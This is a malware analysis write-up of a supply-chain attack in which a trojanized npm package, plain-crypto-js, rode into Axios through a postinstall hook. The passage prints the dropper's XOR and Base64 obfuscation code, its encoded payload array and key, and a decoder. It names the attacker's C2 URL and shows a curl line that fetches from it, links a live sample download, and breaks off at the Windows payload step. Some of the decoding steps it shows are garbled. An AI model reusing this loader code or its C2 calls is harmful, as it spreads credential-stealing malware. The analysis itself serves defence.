Supply Chain Malware Alert: plain-crypto-js Compromises Axios Packages
Vulnerability Assessment and Penetration Testing (VAPT)
Summary
On March 31, 2026, the npm package plain-crypto-js was identified as a malicious dependency embedded in compromised versions of Axios (0.x and 1.x). The package leverages npm’s postinstall lifecycle hook to execute stealthy cross-platform malware.
The attack affected developers worldwide, allowing remote attackers to exfiltrate credentials, execute arbitrary scripts, and maintain persistent control over infected systems.
Key Takeaways:
- Cross-platform attack: Windows, macOS, Linux
- Remote Command & Control: http://sfrclak.com:8000/
- Credential theft: npm tokens, AWS keys, SSH keys, CI/CD secrets
- Exploits legitimate system binaries (LOLBIN techniques)
- Full stealth, multi-stage payload execution
What is plain-crypto-js?
- Type: npm package
- Legitimate Purpose: Cryptographic utilities (encryption, hashing)
- Malicious Role:
A trojanized version was uploaded to npm, acting as a malware dropper via the postinstall hook.
It executes automatically during installation and deploys OS-specific payloads to steal data and maintain persistence.
Infection Vector
The plain-crypto-js malware spreads through a software supply chain compromise, specifically targeting the npm ecosystem.
How Infection Happens
- The attacker publishes or injects a malicious package (plain-crypto-js) into the npm registry.
- This package is then included as a dependency inside compromised versions of the widely used Axios library.
- Developers install Axios normally:
npm install axios- During installation, npm automatically executes lifecycle scripts:
"postinstall": "node setup.js"- This triggers the malicious setup.js script without user awareness.
Key Attack Vectors
1. Transitive Dependency Poisoning
- Developers do not install the malicious package directly
- Instead, it is pulled automatically as a nested dependency
- This makes detection extremely difficult
2. Trust Abuse in Popular Packages
- Axios is widely trusted and used in:
- Web applications
- Backend APIs
- CI/CD pipelines
- Attackers exploit this trust to achieve mass distribution
3. Automatic Code Execution via npm
- npm runs postinstall scripts by default
- This allows attackers to:
- Execute arbitrary code
- Download payloads
- Start infection immediately
What is Axios?
- Type: Popular HTTP client library for Node.js and browsers
- Purpose: Simplifies HTTP requests (GET, POST, etc.)
- Incident Role:
The attack spread transitively through Axios dependencies, meaning developers were infected without directly installing the malicious package.

Malware Sample Download
For security researchers and analysts who want to further investigate the payload, a sample associated with this campaign is available via abuse.ch MalwareBazaar:
https://bazaar.abuse.ch/download/e10b1fa84f1d6481625f741b69892780140d4e0e7769e7491e5f4d894c2e0e09/
Warning
- This file is malicious and should only be handled in a controlled lab environment (VM / sandbox).
- Do not execute on production systems.
- Ensure network isolation to prevent unintended communication with C2 infrastructure.
Recommended Use
- Static and dynamic malware analysis
- IOC validation and detection engineering
- Reverse engineering and behavioral study
The plain-crypto-js Dropper
The entire infection chain relies on npm’s postinstall lifecycle hook, which enables automatic code execution during package installation.
When a victim installs a compromised version of Axios, the dependency plain-crypto-js@^4.2.1 is silently pulled and executed.
Malicious Configuration
"scripts": { "postinstall": "node setup.js"}Code analysis

Step 1 - Obfuscation Functions
The script defines two functions: _trans_1 and _trans_2.
- _trans_1 performs XOR-based decryption using a hardcoded key (OrDeR_7077)
- _trans_2 applies multiple layers:
- String reversal
- Base64 decoding
- XOR decryption
const _trans_1 = function(x, r) {
  const E = r.split("").map(Number);
  return x.split("").map((ch, i) => {
    const S = ch.charCodeAt(0);
    const a = E[7 * i * i % 10];
    return String.fromCharCode(S ^ a ^ 333);
  }).join("");
};

const _trans_2 = function(x, r) {
  let E = x.split("").reverse().join("").replaceAll("_", "=");
  let S = Buffer.from(E, "base64").toString("utf8");
  return _trans_1(S, r);
};
To hide all meaningful strings (modules, commands, payloads) from static analysis tools and analysts.
Step 2 - Encrypted Payload Storage
The malware stores its core logic inside an obfuscated array named stq, which contains encoded strings representing:
- Module names
- Command & Control (C2) URLs
- OS-specific payloads
- Execution commands
const stq = ["_kLx+SMqE7KxlS8vE3LxSScqEHKxjScpE7Kx", "__gvELKx", "__gvEvKx", ...];
const ord = "OrDeR_7077";
Extended Obfuscation Technique
Unlike standard obfuscation, this malware uses multi-symbol substitution to break Base64 decoding:
.replaceAll("_", "=").replaceAll("-", "=").replaceAll(")", "=").replaceAll("*", "=").replaceAll("(", "=")Decoding Mechanism
The decoding process involves:
- Reversing the string
- Normalizing obfuscated characters
- Base64 decoding
- XOR decryption using a hardcoded key (OrDeR_7077)
const stq = ["_kLx+SMqE7KxlS8vE3LxSScqEHKxjScpE7Kx","__gvELKx","__gvEvKx","iWsuF3bx9WctFDbxgSsoE7KxjWspEvKxhSsrE/LxsSsvELaxiW8tF3Lx+ScuEXKx","","__wvF7bxkSMpErLx","jSMpErLx4SMrEnKx","_oaxtWcrF3axHWMqEnLxhSMrEvIxqWcoF3bxtWcoF/axsSsoF3axvWMqFXIxZSMjE3JxSScmE3JxvW8rFraxhSMqEnKxtW8qFraxvW8rFbIxESMhEHIxSS8nE7IxZS8rF/axtWMqF/axFScmEzIxdSclE7JxdS8rFjaxtWMqEHKxkS8qEfaxtWsvE7LxrScvETLxvScrF3LxvSMoF3axjS8rEnKxpSMpEXKxtWcvEDaxtW8rFjaxUS8nEzIxDSMhEjIxSSsnE3JxoW8rF3axrWcrF/axoWchEnJxMSsmELJxeScnE/axvWsqFPbxtW8rFjaxGS8gETIxBSskEjJxOSsnE/axoWcrF/axvWMvFnLxpSMuEnKxiSMuE3LxiWsqE/LxiSMpFDKx9S8oETax+SMqErKxsSspEnKxsScvE/axoWcrFnKxgWcrFnJxZSsgE3JxtWskEDaxtWsvEDaxtWspE/Lx4SsrEraxuSsoF3axoSctE/KxjWcqEDKxpS8rF3axjSMuE/JxkWcoEHKxoSsoE7JxnS8rELKxtWsqF3axtW8hFPaxvWcoEHKxoScpEnJxjWcuE3LxjS8vE7KxeSsmE/axiWcuE7KxoSMoE/KxCSMqEnLxsS8rE/LxOScrFfbxtWcoEHKxoScpEnJxnS8rELKxqWcuEjKxeScrF3axqWcrFfYx","_sKxiWcrFjaxFScmEzIxdSskEbIxMSsjELIxGS8rF3axhSMqEnKxqW8qFvaxtWcpErKxiScoELKxjScpFLaxtW8rFLIxZSMjE3JxSScgEvIxOSsgEHIxoWcrFnLx9SMpE/LxpSsvE7Kx","__wrFLIxZSMjE3JxSScgEvIxOSsgEHIxqW8qE/LxgWcrFDKx4S8rF3ax5SsuETKx/SsrE7LxtWspEHKxoScpEnLxtWsoEnKxtWcrFraxtW8hFTLx4ScuE3axpS8oEjKxqWcrF3axtWsqF3axtWcrFfYxvWspEHKx4S8oEXax7SMqEnKxiWcrFTbxrWcrF/axWS8qF3axvWcrFvaxqWsvE3axrWsqF/axtW8rF3axrWsqFnKxtW8qFraxvW8rFHJxtWsrEfaxtWcpE7LxwSsoFPKxkS8rELaxqW8qFvaxtWMqF3axrWcrFnKxtWMrF3axvWcrFrbx6WsuF3axpSsoEfKxlSsrE3axsW8qF3axvWcrFvaxqWsvE3axrWsqF/axtWsvEDaxtWMqF3axrWcrFjax9WcuE7Kx4ScqEXKx/ScvELaxtS8vELKxjWMoE3LxkS8oF7LxoScrEzKxmSsrEzKx9SsqFnKxgWcrFjaxtW8qF3axsScrFzaxtWcqE3axsWcrF/axtWsoEDaxqWcoE/Lx4ScqE/axtWcuE3LxkSMuE7Kx+ScrFbKxhSMqEXKx+ScrFXKxpScrF3axqWcrF3axtWcrF3axqWcrF3axtWMgFTLx/ScuE3axtWsqF3axtWcrFraxtW8hFDLxvWcqETKxiSMoEPax+SsrEzKxjWMqEHKx6ScvEzKxjW8pELKxuSsoF7LxoSsoE7KxsSsjEXax0S8vEzKx/S8rEPKxBSsoF/axqWcoF/axGS8gETIxGSskE/JxOScmE/axtWcoF/axvWcsE3axiScuEraxwScqE3axhWsvEraxhWMrEbLxqWcuEjKx+ScrF3axqWcrFfYx","__wqF3ax8W8qFTbx/WcrFHKxmSMuEPKxiW8uEjKxuSsoF3axzWsqF/axFScmEzIxdSclEHIxMSsjEXIxBS8rF3ax5ScvEPKx/SsrE7LxrSsvELKxtWcvEjLxiSsoEPKx","","_saxtW8uFvaxzW8vFraxhScoEjLxjSsoFzLxoScqELaxqW8sF3axGS8gETIxGSskE/JxOScmE3ax0ScvEPaxpSspELax9SMoE7LxiWcrF7bxjSsoELKx5SMtE3LxqWcvEjLxlSsoEPKxqW8qFvaxtWcgEPIxEScgELJxfSciE7JxtWsvEfaxtW8vFnLxuSMuE7KxiS8vE3LxlWsqE/LxiS8oFDKx6S8oEPax+S8rErKxsSspE7KxsSsuE3axpSMoFrax0ScvEPaxpScoEXax9SMoEnLxlWcrFLKxgWcrFHKx4SMuE7Kx","jSsoE7LxgS8oFjKxqSMrEbKxpSMrE3Lx","_kKxnS8oFjKxqSMrEbKxpSMrE3Lx","_gKxySMqEPax","_wbx5ScvEPax","_4LxoS8uEPax"];
const ord = "OrDeR_7077";

function _trans_1(x, r) {
  const E = r.split("").map(Number);
  return x.split("").map((ch, i) => {
    const S = ch.charCodeAt(0);
    const a = E[(7 * i * i) % 10];
    return String.fromCharCode(S ^ a ^ 333);
  }).join("");
}

function _trans_2(x, r) {
  try {
    let E = x.split("").reverse().join("")
      .replaceAll("_", "=")
      .replaceAll("-", "=")
      .replaceAll(")", "=")
      .replaceAll("*", "=")
      .replaceAll("(", "=");

    let S = Buffer.from(E, "base64").toString("utf8");
    return _trans_1(S, r);
  } catch (e) {
    return "[decode error]";
  }
}

// Decode all
stq.forEach((v, i) => {
  console.log(i, "=>", _trans_2(v, ord));
});
Outputs the full list of decoded payloads, file paths, and execution commands for Windows, macOS, and Linux.
Decoded Output (Key Findings)

Command & Control (C2)
- http://sfrclak.com:8000/
→ Central server used for:- Receiving victim data
- Delivering second-stage payloads
http://sfrclak.com:8000/Core Modules
[0]  child_process   → Enables system command execution
[1]  os              → Detects operating system
[2]  fs              → Handles file operations
[3]  http://sfrclak.com:8000/  → Remote Command & Control (C2) server
[5]  win32           → Windows target detection
[6]  darwin          → macOS target detection
[7]  VBS Dropper     → Downloads & executes PowerShell payload (hidden, bypassed)
[8]  Windows Exec    → Executes VBS silently and removes it
[9]  macOS Script    → Downloads payload to cache and executes via zsh
[10] macOS Exec      → Runs AppleScript in background (stealth mode)
[12] Linux Loader    → Downloads Python payload and runs via nohup
[13] package.json    → Disguise as legitimate npm package
[14] package.md      → Additional camouflage file
[15] .exe            → Windows binary payload
[16] .ps1            → PowerShell script payload
[17] .vbs            → VBScript loader
Step 3 - Entry Point
Code:
_entry("6202033");Description:
- _entry() is the main execution function of the malware.
- The string "6202033" is used as a payload identifier, which also functions as:
- A filename for temporary payloads.
- A parameter in scripts or commands sent to the OS-specific loaders.
- An internal reference for dynamically replacing placeholders in scripts (e.g., URLs, paths).
Why malicious:
- This call triggers all decoding, payload construction, and execution logic in a single step.
- It initiates cross-platform infection by invoking OS detection, file writing, and command execution routines.
- Without this call, the rest of the script remains inert, making _entry() the critical activation point for the malware.
Example flow triggered:
- OS detection (Windows, Linux, macOS)
- Payload building (e.g., PowerShell, Python scripts, or shell scripts)
- File creation and network communication with the C2 server
- Execution and cleanup to maintain stealth
Step 4 - Decoding Environment Variables
Original Code
let E = atob("TE9DQUw^".replaceAll("^","=")) +
        atob("X1BBVEg^".replaceAll("^","="));
let S = atob("UFM_".replaceAll("_","=")) +
        atob("X1BBVEg_".replaceAll("_","="));
let a = atob("U0NSXw--".replaceAll("-","=")) +
        atob("TElOSw))".replaceAll(")","="));

let c = atob("UFNfQg--".replaceAll("-","=")) +
        atob("SU5BUlk*".replaceAll("*","="));
let s = atob("d2hlcmUgcG93ZXJzaGVsbA((".replaceAll("(","="));
Step a - Decode E (LOCAL_PATH)
"TE9DQUw^".replaceAll("^","=")
→ "TE9DQUw="atob("TE9DQUw=")
→ "LOCAL""X1BBVEg^".replaceAll("^","=")
→ "_PATH"atob("_PATH")
→ "_PATH" (not encoded, stays same)E = "LOCAL" + "_PATH"
→ "LOCAL_PATH"
Result: LOCAL_PATH = "LOCAL_PATH"
Step b - Decode S (PS_PATH)
"UFM_".replaceAll("_","=")
→ "PSS="atob("PSS=")
→ "PS""X1BBVEg_".replaceAll("_","=")
→ "_PATH"atob("_PATH")
→ "_PATH"S = "PS" + "_PATH"
→ "PS_PATH"
Result: PS_PATH = "PS_PATH"
Step c - Decode a (SCR_LINK)
"U0NSXw--".replaceAll("-","=")
→ "SCR_="atob("SCR_=")
→ "SCR""TElOSw))".replaceAll(")","=")
→ "LINK"atob("LINK")
→ "LINK"a = "SCR" + "LINK"
→ "SCR_LINK"
Result: SCR_LINK = "SCR_LINK" (this is a placeholder for the real URL later, e.g., http://sfrclak.com:8000/ )
Step d - Decode c (PS_BINARY)
"UFNfQg--".replaceAll("-","=")
→ "PS_B"atob("PS_B")
→ "PS_B""SU5BUlk*".replaceAll("*","=")
→ "INARY"atob("INARY")
→ "INARY"c = "PS_B" + "INARY"
→ "PS_BINARY"
Result: PS_BINARY = "PS_BINARY" → placeholder for actual PowerShell executable (e.g., powershell.exe)
Step e - Decode s (where powershell)
"d2hlcmUgcG93ZXJzaGVsbA((".replaceAll("(","=")
→ "d2hlcmUgcG93ZXJzaGVsbA=="atob("d2hlcmUgcG93ZXJzaGVsbA==")
→ "where powershell"
Result: s = "where powershell" → command to locate PowerShell on Windows
Summary Table
| Variable | Decoded Value | Purpose |
|---|---|---|
| E | LOCAL_PATH | Temporary file path |
| S | PS_PATH | PowerShell script path |
| a | SCR_LINK | Remote payload URL |
| c | PS_BINARY | PowerShell executable |
| s | where powershell | Locate PS binary |
Step 5 - Dynamic Module Loading
Original Code
const t = require(_trans_2(stq[2], ord));const W = require(_trans_2(stq[1], ord));const { execSync: F } = require(_trans_2(stq[0], ord));Step a - Decode _trans_2(stq[2], ord) → fs
_trans_2(stq[2], ord)From Step 2 decoding (decode.js output):
2 => fsSo after decoding:
const t = require("fs");t = fs module → used for file operations (read/write/copy/delete).
Step b — Decode _trans_2(stq[1], ord) → os
_trans_2(stq[1], ord)From Step 2 decoding:
1 => osAfter decoding:
const W = require("os");W = os module → used for system information: platform, architecture, temp dir.
Step c — Decode _trans_2(stq[0], ord) → child_process
_trans_2(stq[0], ord)From Step 2 decoding:
0 => child_processAfter decoding:
const { execSync: F } = require("child_process");F = execSync function from child_process → used to run shell commands directly.
Why it’s malicious
- Dynamically loading modules hides which dangerous modules the script uses from static scanners.
- fs → write malicious scripts to disk.
- os → detect the environment to run OS-specific payloads.
- child_process → execute downloaded scripts or PowerShell commands.
| Variable | Module Loaded | Purpose |
|---|---|---|
| t | fs | File read/write/copy/delete |
| W | os | System info (platform, tmpdir, arch) |
| F | child_process.execSync | Run shell commands (Windows/Linux/macOS) |
This is a critical step, because it bridges the decoded configuration from Step 4 with the actual system-level operations, making the malware fully capable of executing commands and dropping files.
Step 6 - System Recon
Original Code
const o = W.platform();const e = W.tmpdir();Step a - Understand W
From Step 5, we already decoded:
const W = require("os");So here:
- W.platform() → Node.js OS detection
- W.tmpdir() → system temporary directory
Step b - Get Operating System
const o = W.platform();Possible Outputs:
"win32"
→ Windows"darwin"
→ macOS"linux"
→ Linux
Example: o = "win32"
Step c - Get Temporary Directory
const e = W.tmpdir();Possible Outputs:
Windows → C:\Users\User\AppData\Local\TempLinux → /tmpmacOS → /var/folders/.../T/Example:e = "/tmp"
Why Temp Directory is Important
- Writable without admin privileges
- Commonly ignored by users
- Ideal for:
- Dropping payload files
- Running scripts silently
- Cleaning traces later
How It’s Used Later
From your decoded output:
Linux/macOS
→ writes payload to /tmp/Windows
→ uses Temp + PowerShell scripts
Example usage (later steps): let scriptPath = e + "/" + x;
Why this is malicious
- Detects OS to run target-specific payloads
- Uses temp directories for stealth execution
- Prepares for cross-platform infection
| Variable | Value Source | Example | Purpose |
|---|---|---|---|
| o | os.platform() | win32 | Identify operating system |
| e | os.tmpdir() | /tmp | Store and execute payload files |
Step 7 - Payload Construction
Original Code
const q = _trans_2(stq[3], ord) + x;Step a - Decode stq[3]
From your decoded stq array (Step 2):
3 => "http://sfrclak.com:8000/"So after _trans_2 decryption:
_trans_2(stq[3], ord)  //
→ "http://sfrclak.com:8000/"
Step b - Append Payload Parameter
const x = "6202033"; // provided in _entryconst q = "http://sfrclak.com:8000/" + x;Result:q = http://sfrclak.com:8000/6202033
What this variable does
- q now contains a full URL pointing to the attacker's server
- The appended x could be:
- Victim identifier
- Session token
- Payload ID
- This URL is later used to:
- Download malicious scripts
- Send system info to C2 server
Why this is malicious
- Hides attacker’s server URL in encrypted data (stq)
- Dynamically builds URL per victim
- Enables remote control / payload download
- Evades static signature detection because URL only appears at runtime
Example Usage Later
// Windows examplescript = script.replaceAll(a, q); // injects URL into PowerShell script// Linux/macOS exampledo shell script "curl -o /tmp/ld.py -d " & q| Variable | Value | Purpose |
|---|---|---|
| stq[3] | "http://sfrclak.com:8000/" | Attacker server base URL |
| x | "6202033" | Payload identifier |
| q | "http://sfrclak.com:8000/6202033" | Full payload URL for script download/execution |
Step 8 - OS Check Logic
Original Code
for (;;) { if (o === _trans_2(stq[6], ord)) { // Linux/macOS } else if (o === _trans_2(stq[5], ord)) { // Windows } else { // fallback } break;}Step 8a - Understand the Loop
for (;;) { ... break; }- This is an infinite loop (for(;;))
- But it immediately exits using break
- ❗ This is obfuscation to confuse analysis tools
Equivalent to:
if (...) { ...} else if (...) { ...} else { ...}Step b - Decode OS Values
From your decoded array:
5 => "win32"6 => "darwin"So:
_trans_2(stq[6], ord)
→ "darwin"   // macOS_trans_2(stq[5], ord)
→ "win32"    // Windows
Step c - Compare with System OS
From Step 6:
const o = W.platform();Now the logic becomes:
if (o === "darwin") { // macOS payload} else if (o === "win32") { // Windows payload} else { // Linux / fallback payload}Step d — Execution Paths
| OS Detected | Condition | Payload Path |
|---|---|---|
| macOS | "darwin" | macOS script (osascript) |
| Windows | "win32" | PowerShell + VBS |
| Linux | (fallback) | Bash / Python script |
Why this is malicious
- Enables cross-platform attacks
- Ensures correct payload runs per OS
- Avoids crashes that might expose the malware
- Increases success rate of infection
Real Behavior from Your Decode
From your decoded payloads:
- Windows → uses:
- PowerShell
- .vbs, .ps1, .cmd
- macOS → uses:
- osascript
- /Library/Caches/...
- Linux → uses:
- /tmp/ld.py
- python3
Step 9 - Windows Payload
Original Code
